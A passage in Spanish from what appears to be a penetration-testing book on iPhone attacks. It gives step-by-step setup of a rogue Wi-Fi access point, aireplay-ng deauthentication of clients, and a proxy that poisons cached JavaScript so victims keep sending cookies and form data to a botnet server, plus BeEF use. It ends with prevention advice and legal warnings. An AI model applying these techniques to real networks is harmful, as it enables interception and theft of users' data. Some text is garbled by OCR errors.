Como ya se ha mencionado, lo importante en una suplantación de este tipo es conocer toda la información posible de la red que se va a suplantar para configurar el AP con los datos obtenidos. Aunque existen múltiples maneras de configurar un AP (telnet, puerto de serie en dispositivos antiguos, etcetera), la manera más rápida y sencilla es a través del cliente web. Hay que destacar que no todos los *firmwares* de los puntos de acceso y *routers* permiten una configuración válida para el ataque que se quiere realizar, por motivos que se verán más adelante.

Cuanta mayor información se tiene, más víctimas potenciales hay. En el caso de querer aprovecharse de la inocencia de la víctima, y crear una red abierta sin cifrado ni autenticación, la configuración que se establece en el punto de acceso pierde importancia. Únicamente hay que tener en cuenta que la puerta de enlace que proporcione el DHCP sea la máquina atacante por la que pasará el tráfico, independientemente del nombre de la red que se configure en el AP y el rango de direcciones a utilizar.

Al contrario que ocurre con la configuración anterior, es esencial tanto el nombre de la red, como su autenticación y cifrado. El rango de direcciones a utilizar puede no ser demasiado importante, pero para usuarios con conocimientos medios que entiendan de protocolo TCP/IP, les resultará sospechoso si el rango de direcciones IP proporcionadas por el punto de acceso suplantado difiere de la ofrecida por el punto de acceso real. Es por ello que cuanto más se asemeje el AP ilícito al punto de acceso real, menos sospechas levantará. Evidentemente, si se quiere suplantar un punto de acceso con clave de acceso, es necesario conocer esta. En el caso de claves WEP, WPA-PSK y WPA2-PSK (clave compartida) la suplantación será tan compleja como difícil sea obtener esta clave (en el caso WEP, es prácticamente nula). Para redes con WPA y WPA2 (en ocasiones calificada como *Enterprise*), es necesario crear un servidor *Radius* encargado de validar los usuarios conectados. Esto es posible mediante el *freeware freeRadius*, que se puede configurar (con un script PHP por ejemplo), para guardar los valores de usuario y contraseña introducidos por la víctima. En tal caso siempre serán considerados válidos y aprovechando el ataque, será posible conseguir algún usuario real, para la validación *Radius* de la red que se está suplantando.




Imagen 11.07. Tipos de cifrado disponibles en un AP

Tomando como primer ejemplo el caso más sencillo, el de una red abierta sin cifrado, la configuración consiste en establecer el nombre de la red (*ESSID*), habilitar el DHCP con un rango de direcciones IP cualquiera (vale el más común, 192.168.0.0/24) y lo más importante, estableciendo la puerta de enlace a la dirección IP de la máquina atacante.

Es decir, algunos dispositivos no permiten establecer la puerta de enlace del servidor DHCP, por lo que el equipo víctima no enviaría el tráfico al equipo atacante, y la suplantación dejaría de tener sentido. Aunque el *ESSID* puede ser cualquier nombre, hay que tener en cuenta que cuanto menos sospecha evante, más clientes se conectarán, por lo que es más efectivo poner un nombre como *Casa* en vez de *Conexión Grátis*.

Prueba de concepto

Para la prueba de concepto, se utilizara un dispositivo AP físico, concretamente el modelo *DWL-2120AP* del fabricante *D-Link*, y un equipo con un sistema operativo *Linux*, en este ejemplo la distribución *Ubuntu*. Antes de nada, se establece una IP estática en la interfaz *wlan0* de la máquina conectada al punto de acceso que se va a configurar, en este caso 192.168.0.5. La otra interfaz de red de la máquina, *wlan1*, se conecta a una red con salida a Internet. Hay que recordar que ambas redes deben tener rangos IP diferentes, para que la función *routing* tenga sentido.

Introduciendo en el navegador la dirección IP de dispositivo AP, se conecta al panel de administración, donde una vez introducido el usuario y la contraseña se accede a la configuración. A pesar de encontrar multitud de categorías y opciones, lo único interesante para la suplantación es la configuración *Wireless*, y el servidor DHCP. Para una primera prueba, se va a configurar una red abierta. En la sección *WEP-E*, se elige el nombre de la red (*ESSID*) que se quiere emitir, por ejemplo *McCasa*. La seguridad se establece como *OPEN*, y se elige un canal cualquiera.




Imagen 11.08 Configuración para una red abierta

Para la sección de servidor DHCP, se habilita la función y se configura la IP a partir de la cual el servidor ofrecerá direcciones, por ejemplo 192.168.0.100, con un máximo de 100. La máscara de red la más común, 255.255.255.0, y lo más importante, el *Gateway* introduciendo la dirección IP de la interfaz de red conectada al AP, 192.168.0.5. Posiblemente el AP necesite reiniciarse, mientras tanto se habilita la función de *router* de la máquina con alguno de los métodos ya citados.



Imagen 11.09 Configuración DHCP con rango por defecto.

Cuando el AP va a estar operativo con el dispositivo iOS se buscan las redes *Wi-Fi* disponibles, entre las que debería aparecer *McCas* y se realiza la conexión a ella. Si la configuración ha sido correcta, abriendo el navegador se debería poder navegar sin ninguna dificultad. Para comprobar que el tráfico está pasando por la máquina recién configurada, nada mejor que utilizar la herramienta *Wireshark* y capturar los paquetes de la interfaz del AP, *eth0*. Otra opción más visual es la utilidad *driftnet*, cuya interfaz gráfica es una simple ventana donde irán apareciendo las imágenes capturadas del tráfico de red generado por los dispositivos conectados al AP.



Imagen 11.10: Herramienta *driftnet* capturando imágenes

Como segunda prueba de concepto, se va a configurar una red más compleja, con seguridad WPA2-PSK y un rango IP no estandar. Como ya se ha mencionado, para una suplantación de este tipo es necesario conocer previamente la clave de la red que se va a suplantar. En el caso de no disponer de esta clave, se podría intentar utilizando el mismo ESSID de la red original y dejando la red sin seguridad, buscando esos clientes incautos.

Lo primero a configurar en el AP es la dirección IP del propio dispositivo, ya que la red a configurar utiliza un rango diferente al establecido por defecto. Suponiendo que esa red trabaja en el rango 192.168.64.0/26, se establece la IP del AP en 192.168.64.1 y la máscara de subred como 255.255.255.192. Mientras el dispositivo se reinicie, en el equipo atacante también se modifica la IP de la interfaz *eth0* a 192.168.64.5 para pertenecer a la misma subred que la recién asignada al dispositivo AP. Se vuelve a la configuración del AP, sección *Wi-Fi* y se configura el ESSID con el mismo nombre que el AP original, en este caso *4P4SL*. El mismo nombre significa respetar los caracteres exactamente iguales, con mayúsculas, minúsculas etcétera. El tipo de seguridad, como se ha definido para el ejemplo es WPA2-PSK, y la clave que ha sido obtenida del punto de acceso lícito.

también hay que tener en cuenta el canal en el que está emitiendo el punto de acceso, ya que al ser un AP suplantado, el alcance de las ondas puede quedar minado por interferencia con el punto de acceso lícito. Es por ello una buena práctica utilizar un canal con un salto de dos posiciones respecto al original.




Imagen 11.11 Configuración Wi-Fi de una suplantación de AP con WPA2-PSK.

En cuanto al DHCP, como se ha mencionado anteriormente, se configura con el nuevo rango, siendo la IP inicial 192.168.64.10 y el máximo de direcciones IP a asignar 52 (hay que recordar que con esta subred, la última IP disponible es 192.168.64.62). Al igual que antes, el *Gateway* es la dirección de la dirección establecida en *eth0* de la máquina, 192.168.64.5. Una vez aplicados los cambios y reiniciado el AP, se realiza la misma prueba con el dispositivo *iPhone* para comprobar que, efectivamente, el tranco “pasa” por la máquina atacante.




Imagen 11.12 DHCP para un rango IP personalizado

Como alternativa a un dispositivo AP físico, se dispone de herramientas capaces de crear una red *Wi-Fi* mediante una tarjeta *Wireless* cliente estándar (aunque no todos los modelos son compatibles). La herramienta más conocida para este propósito es *airbase-ng*, incluida en la suite de auditoría *Wireless Aircrack-ng*. Hay que tener en cuenta que esta unidad es capaz de “convertir” la tarjeta *Wireless* en punto de acceso, pero además de esto hace falta un servidor DHCP que asigne direcciones IP válidas a las víctimas, utilizando para ello el famoso servicio *dhcp-server*. Hay que tener en cuenta que dado que la tarjeta inalámbrica se utiliza para crear el punto de acceso, será la interfaz cableada, la que proporcione salida a Internet. Es necesario adaptar el redireccionamiento de *iptables* para la nueva configuración.

- En el fichero */etc/dhcp/dhcpd.conf* se establece la configuración que utilizará el servidor *dhcp* para distribuir las direcciones IP.



Imagen 11.13: Archivo de configuración del servidor DHCP.

- Se configura la tarjeta inalámbrica en modo monitor: `airmon-ng start wlan0`





Imagen 11.14: Se establece la tarjeta inalámbrica en modo monitor.

Con `airbase-ng`, se determina la configuración del punto de acceso, y comienza a emitir: `airbase-ng -I 100 -P -C 2 -c 6 -essid MiCasa mon0`.

Imagen 11.15: Comando `airbase-ng` para la creación del AP.

- Se le asigna una dirección IP a la interfaz inalámbrica en modo monitor: `ifconfig mon0 192.168.0.5`.




Imagen 11.16: Se establece la dirección IP estática.

- Utilizando la configuración previamente creada, se lanza el servicio `dhcp` para la interfaz que hace de punto de acceso: `dhcpd -cf /etc/dhcp/dhcpd.conf mon0`





Imagen 11.17: Iniciando el servicio DHCP

Para ambas pruebas, si se quiere que el ataque sea más efectivo, es posible realizar una denegación de servicio a todos los clientes asociados a un punto de acceso. Bien sea a los puntos lícitos, (para forzar la conexión al suplantado), o a cualquier punto de acceso al que se tenga alcance, (para que sean los propios usuarios los que busquen una red a la que conectarse, al comprobar que su red actual no permite conectarse). Este ataque se puede hacer de manera temporal o indefinida, mediante la herramienta *aireplay-ng* incluida también en la suite *aircrack-ng*.

Dicha herramienta permite varios tipos de ataque, como autenticación falsa o reinyección de paquetes ARP, pero la que realmente interesa en este ámbito es la “deautenticación” de clientes legítimos. La sintaxis de *aireplay-ng* para un ataque de este tipo es la siguiente:

Aireplay-ng -0 <número de paquetes a enviar> -a <Mac del punto de acceso> -c <mac del cliente a expulsar> <interfaz Wireless>

En el caso de no introducir la opción *-c*, serán todos los clientes conectados los afectados por el ataque.

Imagen 11.18: *Aireplay-ng* para “deautenticación” de clientes.

4. Ataque de infección de ficheros JavaScript

Una vez que se ha comprobado que todo el tráfico de las víctimas viaja a través del equipo atacante, se implementa un ataque de infección de *cache* de navegador, utilizando los propios ficheros que las víctimas solicitan en la navegación web para infectarlas.

El proceso de infección consiste en añadir código malicioso (llamado *pasarela*) a los ficheros *JavaScript* que se devuelven en cada petición *http* de las víctimas. Este código malicioso es el encargado de llamar al fichero *payload* de un equipo atacante con dirección pública en Internet, donde reside una *Botnet JavaScript*, para gestionar y almacenar toda la información enviada por cada víctima. Para ampliar el alcance y la persistencia de la infección, a estos ficheros *JavaScript* originales infectados se les modifica la fecha de expiración para que caduquen a los 3000 días (a efectos prácticos, *imperecederos*).

Esta *Botnet*, creada para la ocasión, dispone de sus propios *payloads* para extraer información y ejecutar código *JavaScript* sin el consentimiento de las víctimas. Como se verá más adelante, existen herramientas públicas muy avanzadas basadas en *JavaScript* y con multitud de *payloads*, por lo que es posible utilizar estas sin necesidad de crear una personalizada.

Para conseguir añadir contenido a los ficheros *JavaScript* e infectarlos, es necesario contar con un *proxy*, cuya función es reescribir los ficheros *js* dirigidos a la víctima. Como todo el tráfico pasa por la máquina atacante (MITM), ella misma puede albergar el software *proxy*, y modificar estos ficheros. La idea es crear un *proxy* entre la interfaz de red que recibe el tráfico de la víctima, y la interfaz que da acceso a Internet. Además, es necesario que este *proxy* sea transparente, redirigiendo el tráfico *http* entrante por el puerto 80, al puerto donde reside el *proxy*, y viceversa. Una vez infectado el fichero, se guarda en una ruta local donde *Apache* esté configurado con el módulo *mod_expires* para cambiar su tiempo de expiración, y finalmente enviárselo a la víctima.

Los ficheros infectados se guardarán en *cache* del dispositivo durante tiempo indefinido, por lo que el ataque es persistente, incluso fuera de la red suplantada. Cada vez que la víctima acceda a la web donde se utilice un fichero *JavaScript* descargado con antelación en la red suplantada, no realizará una petición al fichero origen, sino que lo leerá de su propia *cache*.

Prueba de concepto

Para realizar la prueba de concepto, se dispondrá de dos máquinas atacantes, una con IP pública acceso a e a través de Internet, que albergará la *Botnet*, y otra encargada de infectar víctimas mediante la suplantación de AP.

En la máquina pública es necesario configurar un servidor *Apache* para albergar la *Botnet JavaScript* cuyas dependencias son: *MySQL* para almacenar toda la información de las víctimas, y *PHP* como motor de la propia *Botnet*. Para facilitar la instalación de estos tres elementos se puede recurrir a soluciones como LAMP (*Linux Apache MySQL PHP*), un paquete para instalar y configurar todos los requisitos del *server* de una vez. Se crea un directorio virtual en *Apache* de nombre *poison*, que contiene el portal de administración de la *Botnet* y los *payloads* disponibles a los que se llamará desde el código *JavaScript* malicioso. La máquina ya está preparada para servir los *payloads* a las víctimas y controlarlas con el panel de control.

En el equipo encargado de la infección, el software a utilizar es *SQUID*, un *proxy* de software libre, y el servidor *Apache*. La instalación de estos es trivial, siendo lo más cómodo realizarla a través de un gestor de paquetes como *apt-get*, *aptitude* o *pacman*. La única función de *Apache* en esta máquina es la funcionalidad que ofrece el módulo de modificación de expiración de *cache*.

Para habilitarlo, basta con mover el fichero *mod_expires* de directorio *etc/apache2/modules* *available* al directorio *etc/apache2/modules* *enabled*. Si se quiere hacer mediante consola el comando a ejecutar es el siguiente: `sudo a2enmod mod_expires` con privilegios suficientes. La configuración del módulo se realiza a través del fichero *htaccess* del directorio donde residen los ficheros a los que se quiere modificar la expiración. Se crea un directorio temporal para almacenar

los ficheros infectados, en la ruta `/var/www/tmp` y se genera el fichero `.htaccess` con un editor de texto, al que se le introduce la configuración del módulo de expiración




Imagen 11.19: Fichero `.htaccess` con la configuración para `mod_expires`.

La configuración de un *proxy* es larga y tediosa como así lo demuestra el fichero `squid.conf`, por suerte la funcionalidad que se necesita que cumpla es concreta y sencilla. Lo primero es establecer el puerto en el que Squid ID va a escuchar. Por defecto es el 3128 y no hay necesidad de cambiarlo, pero sí de añadirle el atributo *transparent* para que el *proxy* pueda funcionar en modo transparente. Lo siguiente a configurar es la permissividad del *proxy*, que habitualmente es configurada para bloquear y controlar, y en este caso interesa permitir todo. Para ello se establece la directiva `http_access` en *allow all*.

La directiva más importante a configurar en el *proxy* es `url_rewrite_program`. Esta indica la aplicación o *script* encargado de procesar las peticiones, y renombrar una URL en base a cada petición. En este caso concreto, va a ser esta directiva la encargada de infectar los ficheros *JavaScript*, utilizando para ello un *script* en *Perl*.



Imagen 11.20: Configuración de SQUID.

Este *script* revisa cada petición, y para aquellas que cumplen con la expresión regular de un fichero con extensión *.js*, se realiza la descarga de fichero de la petición, se almacena en el propio equipo (utilizando como nombre de fichero el identificador de proceso actual, y un contador), concretamente en la carpeta temporal habilitada para la modificación de expiración de caché, al que se le concatena el código *JavaScript* malicioso, contenido en el fichero con nombre `pasarcia.js`.

Imagen 11.21: Script Perl para la directiva `url_rewrite_program`

Este código será el que se ejecute en la máquina víctima, para así realizar las acciones programadas. En el caso de la *Botnet* desarrollada, se llamará al fichero *payload* PHP alojado en el servidor público, para reportar su identidad mediante *jsonip* PHP encargado de reportar el identificador de la víctima. Otro caso puede ser la comunicación con BeEF (como se verá más adelante), o la ejecución de un *payload* directamente.

Dado que es una prueba de concepto para mostrar efectiva la infección en el cliente, en vez de utilizar el fichero *pasarela.js* de conexión a la *Botnet*, se utilizará el fichero *alert.js* cuyo contenido es una función para mostrar un mensaje de alerta a la víctima. Hecho esto se redirige la ruta del fichero infectado recién creado al cliente, de una manera totalmente transparente y funcional.

El último paso consiste en redirigir el tráfico http de la interfaz de red conectada al AP, al puerto en el que escucha el proxy, en este caso el puerto por defecto 3128. En *Linux* es tan fácil como es abloquear una correcta política *Nat* mediante el comando *iptables*, además de enmascarar las peticiones de la interfaz conectada a AP, redirigidas a la interfaz con salida a Internet como se ha hecho antes.




Imagen 11.22: Script de redacción y enmascaramiento

Para comprobar su funcionamiento, se conecta el dispositivo *iPhone* a la red *Wi-Fi* suplantada, y se accede a cualquier web desde el navegador. Aunque en el dispositivo la navegación es completamente normal, todos los ficheros *js* que el navegador solicita se le retornan infectados, además de quedar almacenados en su propia *cache* con una expiración de 3000 días. El punto más fuerte en este tipo de ataque reside en que una vez fuera de la red suplantada, cualquier petición que este mismo dispositivo haga a una web en las que se solicite el mismo fichero *JavaScript*, vuelve a ejecutar el *Payload* y reportará datos nuevamente al servidor donde reside la *Botnet*.



Imagen 11.23. Fichero *js* infectado con *alert* en *iPhone*.

En esta prueba de concepto la *Botnet* recoge datos de las víctimas como direcciones web visitadas, *cookies* y valores introducidos en formularios, aunque el potencial que ofrece es enorme. Hay que tener en cuenta que a pesar de que las víctimas ya no estén en el AP suplantado, y el ataque MITM no sea operativo, se puede afirmar que sigue persistiendo el ataque llamado *Man in the tab*, donde el único ámbito del ataque es la propia pestaña del navegador donde se está ejecutando el código *JavaScript* malicioso.

Hasta ahora todos los ataques y la recolección de información ha sido indiscriminada, sin ningún tipo de criterio. Pero también existe la opción de realizar un ataque dirigido, seleccionando qué ficheros *JavaScript* de qué web infectar, y sin la necesidad de que la víctima visite dicho sitio web. Esto es útil para infectar ficheros de webs que la víctima no visitaría en lugares donde no confía, como bancos, pero si lo hará en un entorno de confianza con una red que pueda administrar.

El primer paso es elegir el *JavaScript* a infectar. Para ello se elige la web, y se busca en su código fuente la etiqueta *HTML* de carga de un fichero *js* estático. Este será el fichero que la víctima se descargará y se infectará sin ni siquiera saberlo. Además de añadirlo a su *cache* con expiración

infinita para sus próximas visitas en una red de confianza. Después se modifica el *payload* con la instrucción de escribir el fichero *js* elegido en el fichero que actual mente se está descargando. Dicho de otra manera, se infecta un fichero *JavaScript* que la víctima haya solicitado incluyéndole la petición del fichero *js* elegido para el ataque dirigido. Este fichero volverá a ser infectado y almacenado en *cache*, para su futura utilización.

Una vez que la víctima se encuentre en un entorno confiable, como su propio hogar y su propia red, visitará webs que no visitaría en otro entorno como por ejemplo, como ya se ha mencionado antes, su banco. Al realizar la petición de la web, solicitará el *js* elegido anteriormente, y cargará ese fichero infectado de la *cache*, por lo que se volverá a conectar a la máquina pública donde se encuentra el portal de administración de la *Botnet* y se podrá continuar con el ataque.

El hecho de que el ataque tenga continuidad una vez que la víctima se encuentre fuera de la red suplantada no solo permite ataques dirigidos, sino que obteniendo la dirección IP de la víctima se puede realizar un seguimiento geográfico a través de los diferentes servicios de geolocalización de las direcciones IP disponibles en Internet. Aunque es cierto que su precisión no es la de un sistema GPS, permite conocer, por ejemplo, si ha salido de la ciudad.

Visto el funcionamiento de la infección de *JavaScript*, lo primero que se puede pensar es en desactivar la ejecución *JavaScript* en el navegador del dispositivo, pero además de perder gran parte de la funcionalidad de las webs actuales, esto no asegura la no ejecución de código *JavaScript* como se verá a continuación. Además, aunque el cliente haya deshabilitado *JavaScript*, hay que tener en cuenta que no solo con *JavaScript* se pueden capturar datos del cliente y manipularlos, ya que existen otras inyecciones, basadas en CSS, WML, SVG y otros lenguajes que soporta el navegador que podrían permitir comportamientos similares.

Por último, se descubrió que en *iOS 6*, *iOS 6.0.1* e *iOS 6.0.2* existe un *bug*, catalogado con el CVE 2013-0974, que permite habilitar *JavaScript* en una página web aunque el usuario lo haya deshabilitado en las preferencias.

El *bug* existe en la característica de *Smart App Banner*, que permite promocionar una aplicación de *App Store* desde el navegador, para lo que se puede comprobar si la *app* en cuestión está ya instalada (para abrirla) o si no lo está (para abrir el enlace en la *App Store*). El problema es que para comprobar si la aplicación promocionada es compatible con el dispositivo que se encuentra visitando la web, es necesario *JavaScript*, y si el terminal no lo tiene habilitado, lo habilita directamente y sin ningún tipo de notificación. Con lo cual, aprovechando esta vulnerabilidad el ataque de infección *JavaScript* sigue siendo igual de efectivo. Dado que la característica de *Smart App Banners* se basa en una simple etiqueta HTML, con el mismo entorno con el que se ha hecho la infección *JavaScript* se puede hacer la inyección HTML para incluir dicha etiqueta, y así asegurar la ejecución de *JavaScript*. La modificación del *script* para la inyección HTML es trivial y carece de sentido describirla.

```
<script> if ("apple itunes app" content="app-id=myAppStoreID, affiliate
data=myAffiliateData, app-argument=myURL")
```

Este *bug* ha sido corregido en la versión 6.1 del sistema operativo *iOS*.

Browser Exploitation Framework Project

Para quien no lo conozca, BeEF (*Browser Exploitation Framework Project*) es una robusta herramienta para realizar test de intrusión mediante *JavaScript* para la explotación de navegadores. La cantidad de módulos y *exploits* disponibles es enorme, desde un básico *alert* para enviar mensajes a las víctimas, hasta la obtención de la posición geográfica del dispositivo infectado. Este *framework* está desarrollado en *ruby*, y dispone de un amigable panel de control web desde el que lanzar los *payloads* a las víctimas y ver los resultados recibidos.

Aunque originalmente BeEF está pensada para entornos con vulnerabilidades XSS, el principio es el mismo: inyectar código *JavaScript* en la web que la víctima visita ya sea por XSS o inyectando el código malicioso en el propio fichero *js* de la página de la víctima. Una vez la víctima ha sido infectada, se puede monitorizar toda la información acerca del navegador de la misma, y comenzar a lanzar los *payloads* oportunos. Aunque esta herramienta no esté orientada para dispositivos móviles, y por ello no todos los *payloads* disponibles obtienen resultados satisfactorios, una buena combinación de ellos permite recopilar gran cantidad de información, así como realizar redirecciones y crear *iframes* en la web visitada por la víctima. Además dispone de un módulo de interoperabilidad con *Metasploit*.

Para el entorno descrito, utilizar BeEF es tan sencillo como descargarlo de la web oficial, realizar la instalación siguiendo los pasos del manual incluido, y modificar el fichero *poison.pl* que utiliza *curl* para realizar la infección de los ficheros *JavaScript* solicitados por la víctima. En vez de añadir el contenido del fichero *poison.js*, se concatenará el fichero *hook.js* proporcionado por la propia herramienta.




Imagen 11-24 Panel de control de BeEF

5. Prevención y desinfección

Muchos de los ataques realizados a día de hoy están basados fundamentalmente en el desconocimiento, la ingenuidad y la falta de interés de los propios usuarios. Es por ello que la mayor medida de prevención a tomar ante cualquier ataque es el sentido común y una buena base en seguridad informática.

Si se está en posición de propietario (o administrador incluso) de uno o varios AP y se quiere evitar la suplantación se debe establecer una fuerte política de seguridad. En el caso de redes con clave compartida (WPA-PSK y WPA2-PSK, WEP queda descartado), es conveniente utilizar una clave lo suficientemente robusta, con una longitud de al menos 10 caracteres y un *charset* completo (números, letras, símbolos y caracteres especiales). En el caso de redes que implementen validación contra servidores *RADIUS*, utilizar siempre un certificado ya que su falsificación es compleja. Además es importante añadir todas las capas de seguridad posibles, como ocultación del *ESSID* y filtrado por *mac*.

En el caso de ser cliente, conectarse única y exclusivamente a redes que se sepa que son de confianza en los que el cifrado sea suficientemente robusto. Además utilizar la misma configuración con IP estática para esa red, y de ser posible, confirmar que el punto de acceso al que se está conectando el equipo tiene el BSSID habitual. Para casos de necesidad donde no existe una red de confianza, siempre se tiene la posibilidad de optar por compartir la conexión del dispositivo 3G si existe la opción, y en caso contrario navegar lo justo y necesario, evitando todo lo posible iniciar sesión en cualquier web.

Como se ha visto anteriormente, al ataque de *JS Botnet* consiste en la persistencia de los ficheros *JavaScript* cacheados con expiración infinita, por lo que la desinfección pasa por ser tan sencilla como realizar una limpieza de la *cache*. Una buena práctica cuando no se está conectado a una red de confianza consiste en la utilización de la navegación "temporal" de muchos de los navegadores actuales (el llamado modo seguro, *InPrivate* o incógnito), ya que en tal caso aunque el equipo quede infectado con *JavaScript* malicioso, este desaparecerá al cerrar el navegador, quedando el equipo intacto.

Para el caso concreto de *iPhone*, existe la opción de deshabilitar la ejecución de *JavaScript* en *Safari* desde la sección *Safari* situada en los *Ajustes* del dispositivo, con lo que en tal caso no llegaría a ejecutarse el código malicioso, (el inconveniente es que algunas webs con toda seguridad perderían una gran parte de su funcionalidad), o de utilizar el *Modo Privado*, por lo que no se almacenarían los ficheros infectados en *cache*, tal y como se ha mencionado anteriormente. Pero si de verdad lo que se quiere realizar es una limpieza de la *cache*, basta con acceder a *Ajustes*, *Safari*, *Borrar cookies y datos*.

La siguiente imagen muestra este último caso, con un lógico y claro mensaje de advertencia de las consecuencias de realizar esta acción.





Imagen 11.25: Borrado de datos de *coché* en *iPhone*.

Capítulo XII

Ataques GSM-GPRS a iPhone

1. Introducción

Las comunicaciones móviles (2G/3G) son desde hace años, y cada vez más, uno de los principales canales por los que viaja información muy crítica de la mayoría de las organizaciones. Sin embargo, cuando se realizan pruebas de intrusión, las comunicaciones 2G/3G suelen quedar fuera del alcance de dichas pruebas, como si se consideraran seguras, lo cual es un error.

En el pasado era difícil analizar la seguridad de las comunicaciones 2G/3G de una organización, por la ausencia de herramientas para ello con un coste razonable. Pero esto ya no es excusa: la aparición en los últimos años de dispositivos hardware de relativamente bajo costo y de herramientas software de libre distribución, ha puesto los medios necesarios al alcance de cualquiera.

En este capítulo se describe una serie de herramientas disponibles y como éstas se pueden emplear para realizar ataques sobre distintos aspectos de las comunicaciones móviles de un dispositivo como es iPhone. Con ello se pretende que el lector sea capaz de realizar dichos ataques.

No obstante, debe tenerse en cuenta que, por supuesto, los habituales avisos de exención de responsabilidad aplican también en este caso: antes de realizar cualquiera de los ataques descritos aquí, el lector debe asegurarse de conocer cualquier riesgo legal en el que pudiera incurrir, consultando a cuantas fuentes considere oportunas. Esta precaución, que es necesaria de cara a realizar cualquier actividad de una prueba de intrusión, en el caso de las comunicaciones móviles es aún más importante si cabe, ya que el simple hecho de emitir señales GSM en las bandas de frecuencia asignadas para ello, sin disponer de una licencia, constituye en sí mismo una violación de las leyes, a diferencia de lo que sucede con otras comunicaciones, como *Wi-Fi* o *Bluetooth*, que utilizan bandas de frecuencia de libre uso.

Para evitar ese problema legal, se sugiere realizar todas las pruebas dentro de una jaula de *Faraday*, como se describe más adelante. De este modo la señal emitida quedará confinada dentro de la jaula, y se garantizará que solo se podrán ver afectados por las pruebas aquellos dispositivos móviles que hayan sido introducidos en ella. No obstante, incluso si se utiliza una jaula de *Faraday*, se recomienda obtener asesoramiento legal antes de realizar cualquier prueba.

1 http://es.wikipedia.org/wiki/Jaula_de_Faraday





Aviso: Es importante obtener asesoramiento legal antes de realizar cualquier prueba de las que se describen en este capítulo, incluso si utiliza una jaula de Faraday.

